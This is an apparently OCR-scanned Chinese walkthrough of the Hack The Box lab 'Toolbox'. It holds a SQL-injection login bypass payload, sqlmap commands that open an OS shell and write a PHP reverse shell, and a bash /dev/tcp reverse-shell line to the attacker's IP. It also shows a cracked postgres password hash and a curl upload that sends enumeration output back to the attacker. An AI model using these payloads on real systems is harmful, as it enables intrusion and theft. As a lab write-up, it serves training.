
概述 （Overview）



时间：2021-07-09

机器作者：MinatoTW

困难程度: `easy`

描述: 考察信息收集和SQL注入，以及基本的容器逃逸。

Flags: User: `<md5>`，Root: `<md5>`

INFORMATION:

* Windows

* Sandbox Escape

* SQLi

攻击链 （Kiillchain）

使用 Nmap 对目标服务的端口进行识别，对发现的 Web 站点进行 hosts 绑定后，从而发现管理员登录系统。测试登录表单时发现存在SQL注入漏洞，利用该漏洞进行命令执行和文件写入，成功获取立足点。

通过环境下的 `/.dockerenv` 文件判断当前处于容器内部，通过 `uname -a` 和 ftp 内的 `docker-toolbox.exe` 安装包，锁定目标服务构建使用的 `boot2docker` 开源服务，并通过弱口令实现容器的逃逸。在逃逸后的环境中发现 administrator 的私钥，使用该私钥成功登录目标服务器的 Windows SSH。

枚举（Enumeration）


开局还是老规矩，对目标使用 Nmap 对端口进行识别：

```
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp  open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MegaLogistics
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-09T01:48:50
|_  start_date: N/A
```

从上述信息中获悉，FTP是已 `FileZilla` 服务运行的且存在匿名访问，只有一个 `docker-toolbox.exe` 安装包。从 443 端口的证书中泄露了一个 `admin.megalogistic.com` 域名，目标服务器被识别为 Window 系统。


浏览器查看 80 端口，大致预览了下暂时没有发现可利用的点。

将域名加入 `/etc/hosts` ，访问后显示登录表单，title为管理员登录字样。



立足点（Foothold）


尝试对表单内容添加单引号提交，发现返回数据中含有SQL语句错误信息，说明此处存在SQL注入。



根据泄露的SQL语句，注入一条恶意的语句使其闭合吊where中对password的md5校验：


```
username=admin' or ''=''-- -&password=admin
```

成功登录后台：




查看了下后台的内容，这就是个静态页面不存在任何交互功能，也没有请求后台接口。猜测利用点并不在此处，可能是要利用 Sqlmap 写 webshell，获取获取数据库中的表密码从而进行登录爆破。

首先通过 Sqlmap 确认下数据库信息：



可以看到的是 `PostgreSQL`，接着尝试通过 `--os-shell` 执行系统命令：

```
$ sqlmap -u https://admin.megalogistic.com  --data "username=&password=" --os-shell --proxy http://127.0.0.1:8080 --threads 10
```




在终端中成功执行系统命令 `id`，并返回了运行者的身份信息。通过设置代理到 burp，我们可以完整的查看的此处 `--os-shell` 的攻击原理：

```
';DROP TABLE IF EXISTS sqlmapoutput;CREATE TABLE sqlmapoutput(data text);COPY sqlmapoutp

' AND 5856=CAST((CHR(113)||CHR(113)||CHR(113)||CHR(106)||CHR(113))||(SELECT COALESCE(CAS

' AND 1018=CAST((CHR(113)||CHR(113)||CHR(113)||CHR(106)||CHR(113))||(SELECT COALESCE(CAS

';DROP TABLE sqlmapoutput--
```

执行了四条SQL，首先判断并创建了一个 `sqlmapoutput` 表，通过 `COPY FROM PROGRAM` 功能来进行命令执行，在查询完结果后清除 `sqlmapoutput` 表。

同时，在数据库 `pg_authid` 表中找到一组密码：




```
Database: pg_catalog
Table: pg_authid
[9 entries]
+--------------------------+-----------+-------------+----------------------------------------------------+-------------+--------------+----------------+-------------+-------+
| rolname                  | rolsuper | rolinherit | rolpassword                                        | rolcreatedb | rolcanlogin | rolconnlimit | rolbypassrls | rolcre |
aterole | rolvaliduntil | rolreplication |
+--------------------------+-----------+-------------+----------------------------------------------------+-------------+--------------+----------------+-------------+-------+
| pg_execute_server_program | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_monitor               | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_read_all_settings     | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_read_all_stats        | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_read_server_files     | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_signal_backend        | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_stat_scan_tables      | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| pg_write_server_files    | false    | true       | NULL                                               | false       | false        | -1             | false       | false |
        | NULL          | false          |
| postgres                 | true     | true       | md532e12f215ba27cb750c9e093ce4b5127                | true        | true         | -1             | true        | true  |
        | NULL          | true           |
+--------------------------+-----------+-------------+----------------------------------------------------+-------------+--------------+----------------+-------------+-------+
```

> https://www.somd5.com/ 得到 `32e12f215ba27cb750c9e093ce4b5127:passwordpostgres`


测试了下目前这组密码无法给我提供帮助，尝试是使用 Sqlmap 向绝对路径写入Webshell。路径已经在前 SQL 注入的错误回显中得到。

```
$ sqlmap -u https://admin.megalogistic.com  --data "username=&password=" --file-write "/home/kali/hackthebox/Toolbox/file/php-reverse-shell.php" --file-dest "/var/www/admin/s.php" --proxy http://127.0.0.1:8080
```



```
web server operating system: Linux Debian 10 (buster)
web application technology: PHP, Apache 2.4.38, PHP 7.3.14
back-end DBMS: PostgreSQL
[11:04:45] [INFO] fingerprinting the back-end DBMS operating system
[11:04:46] [WARNING] reflective value(s) found and filtering out
[11:04:48] [INFO] the back-end DBMS operating system is Linux
[11:04:51] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[11:05:19] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
got a 302 redirect to 'https://admin.megalogistic.com:443/dashboard.php'. Do you want to follow? [Y/n] n
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
do you want confirmation that the local file '/home/kali/hackthebox/Toolbox/file/php-reverse-shell.php' has been successfully written on the back-end DBMS file system ('/var/www/admin/s.php')? [Y/n] y
[11:06:21] [INFO] retrieved: '5493'
[11:06:21] [INFO] the local file '/home/kali/hackthebox/Toolbox/file/php-reverse-shell.php' and the remote file '/var/www/admin/s.php' have the same size (5493 B)
[11:06:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/admin.megalogistic.com'

[*] ending @ 11:06:23 /2021-07-09/
```

上传成功后，在浏览器中访问脚本 `/var/www/html/s.php`，成功得到一个用户shell。



```
// do not use this tool.
//
// In all other respects the GPL version 2 applies:

┌──(root㉿kali)-[/home/kali/hackthebox/Toolbox/file]
└─# vim php-reverse-shell.php

┌──(root㉿kali)-[/home/kali/hackthebox/Toolbox/file]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.236] 59041
Linux bc56e3cc55e9 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU
 03:13:25 up  1:27,  0 users,  load average: 0.06, 0.07, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

404 Not Found

404 Not Found

10.10.10.236/s.php

应用 Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

Not Found

The requested URL was not found on this server.


Apache/2.4.38 (Debian) Server at 10.10.10.236 Port 443

> 此处也可以直接传命令执行，效果是一样的：`--os-cmd "bash -c 'bash -i >& /dev/tcp/10.10.16.15/9900 0>&1'"`


在 `/var/lib/postgresql/` 目录下，成功得到 user flag


横向移动（Lateral Movement）

通过根目录下的 `/.dockerenv` 文件，判断出当前环境处于 Docker 容器中，需要进行容器逃逸。



通过 `/etc/hosts` 和 `ifconfig` 确认当前容器名称和IP地址。





在传递完 linpeas 后，运行 `python3 -m pyftpdlib -p 21` 来将文件传回，但发现目标服务器没装 ftp-cli，那就运行一个PHP脚本来接收curl的文件上传了：

```
curl -F "file_name=@linpeas.txt" http://10.10.16.15/upload_file.php\?file_name\=./linpeas.txt
<.10.16.15/upload_file.php\?file_name\=./linpeas.txt
Upload file: ./linpeas.txt Ok!postgres@bc56e3cc55e9:/tmp$
```

```
    }
    move_uploaded_file($_FILES['file_name']['tmp_name'], $file_name);
    echo 'Upload file: ' . $file_name . ' Ok!';
}

┌──(root㉿ kali)-[/home/kali/hackthebox/Toolbox/file]
└─# php -s 0.0.0.0:80
Could not open input file: 0.0.0.0:80

┌──(root㉿ kali)-[/home/kali/hackthebox/Toolbox/file]
└─# cat upload_file.php
<?php
// curl -F "file_name=@1.txt" http://localhost/upload_file.php\?file_name\=./aaa/bbb/1.txt

error_reporting(0);
$file_name = $_REQUEST['file_name'];

if ($_FILES['file_name']['name']) {
    $dirname = dirname($file_name);
    if ($dirname && ! mkdir($dirname, 0777, true) && ! is_dir($dirname)) {
        throw new \RuntimeException(sprintf('Directory "%s" was not created', $dirname));
    }
    move_uploaded_file($_FILES['file_name']['tmp_name'], $file_name);
    echo 'Upload file: ' . $file_name . ' Ok!';
}

┌──(root㉿ kali)-[/home/kali/hackthebox/Toolbox/file]
└─# php -S 0.0.0.0:80
[Fri Jul  9 13:57:23 2021] PHP 7.4.15 Development Server (http://0.0.0.0:80) started
[Fri Jul  9 13:58:10 2021] 10.10.10.236:59099 Accepted
[Fri Jul  9 13:58:11 2021] 10.10.10.236:59099 [200]: POST /upload_file.php?file_name=./linpeas.txt
[Fri Jul  9 13:58:11 2021] 10.10.10.236:59099 Closing
```

在基本信息中可以看到系统是 `boot2docker`：

